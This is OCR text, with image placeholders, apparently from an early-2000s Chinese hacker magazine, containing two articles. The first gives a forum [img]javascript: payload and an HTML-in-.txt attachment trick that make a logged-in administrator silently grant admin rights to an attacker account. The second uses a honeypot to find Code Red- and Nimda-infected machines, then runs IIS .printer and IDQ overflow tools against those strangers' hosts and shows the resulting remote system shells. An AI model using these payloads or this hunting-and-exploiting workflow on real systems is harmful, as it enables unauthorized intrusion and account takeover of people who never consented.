


图 5

如果写入：


```
[img]javascript:alert("黑客x档案");self.open("http://url")[/img]
```

那么，在弹出对话框后，又会接着打开一个新的网页窗口，如果我们在这个网页里放入网页木马会怎样呢？这里，我们先不谈网页木马，假如我们得知这个论坛加一个管理员hack的url是http://ip/bbs/upadmin?user=hack（当然这个url是要以管理员身份执行才可以），那么我们写入这个url，然后引诱这个论坛的真正管理员来看此贴。这个已登陆论坛的管理员点击此贴后，hack这个普通注册用户就会成为这个论坛的管理员了。

类似的办法还有上传附件。我们上传一个txt附件，txt文件里就是这个加hack管理员的url，由于IE浏览器的Bug，只要服务器网站文件里的文件是html码，它就执行html网页，并不理会后缀名是什么。管理员点击此txt附件，同样可执行增加hack管理员的url。至于在[img][/img]或txt文件里的html、javasripct码我们可精心构造，可让论坛管理员点击后毫无察觉地发现自己执行了一些url程序。

最后说明：这四把飞刀并不是锋利无比，在每个服务器上都可以刀刀封喉，但对网上的大多数论坛、聊天室或别的网页程序，还是那句话——小李飞刀，名不虚传。

守罐待机



雪莲蓬

不要误会，绝对不是守株待兔，而是正正宗宗的守罐待机。最近在网上找到一个小程序——PortBound（光盘中有收录），该程序的功能很简单，就是能打任意端口并模仿这个端口的服务，好像一个圈套程序哦！没错，程序的作者也称他为一个蜜罐。这么好的东西怎么能轻易放过？那么，我们就来看看怎样利用它来实现守罐待机吧！

运行这个程序之前，我们要考虑一下，

现在最常见的病毒和蠕虫喜欢攻击哪些服务？这些服务所开的端口是哪些？这样才有利于我们正确的等待目标。从Win2000的sp0开始到sp3，安全问题暴露得最多就属80端口了！什么ida、idq溢出、IIS5.0 NULL.Printer Exploit、Unicode以及最新的Webdav等漏洞！基于这些漏洞的蠕虫就有红色代码、尼姆达等多个变种的蠕虫！他们感染机器后，还会像连接在网络上的其他机器的80端口发送测试代码！没错！就是他了。

先模仿打开一个80端口，运行后点选“控制→配置”，再绑定端口处写入要打开的80端口，协议就用Tcp协议。绑定IP可点右面的下拉菜单选择。由于我是用路由经过nat映射端口，所以我的IP是 192.168.0.2。在发送数据一栏写入：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 22 Aug 2002 03:13:05 GMT
Content-Type: text/html
Content-Length: 172
```

这是一个标准的http头返回信息。

如图1配置完成后，确定点击工具栏的绿色三角按钮开始监听！半个小时以后察看结果（图2）。

不少的机器连接，点击Index下面的编号，可看到对方发送的代码是GET /default.ida?XXXX……代码的长度是3818。看代码可知道对方感染了红色代码病毒！也就是说，我们可用iis5hack对他进行溢出连接了！

```
D:\iis5hack>iis5hack xxx.xxx.142.173 80 1 99
iis5 remote .printer overflow. writen by sunx
http://www.sunx.org
for test only, dont used to hack, :p
connecting...
sending...
checking...
Now you can telnet to 99 port
good luck :)
D:\iis5hack>telnet xxx.xxx. 142.173 99


http://www.sunx.org
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.


D:\WINNT\system32>
```


成功拿到它的admin权限！回头再看蜜罐，监测到一个完全不一样的连接数据！赶紧看看代码：GET /scripts/root.exe?/c+dir HTTP/1.0（图3）。


这个代码太熟悉了！这是对方的机器感染了尼姆达病毒发送出来的检测代码。因为尼姆达是利用Unicode漏洞进行传播的，所以本想用TFTP传文件上去，取得权限后才发现操作太麻烦，还不如用IDQ进行溢出（默认设置时，IDQ与Unicode这2个漏洞是同时存在的）。

```
D:\iis5hack>IISIDQ 1 xxx.xxx.65.186 80 1 99
连接目的机器 xxx.xxx. 65.186:80 OK.
发送shellcode 到 xxx.xxx.. 65.186:80 OK
```











```
代码发送完毕 good luck !
D:\iis5hack>telnet xxx.xxx. 65.186 99 Microsoft Windows 2000 [Version 5.00.2195]
```



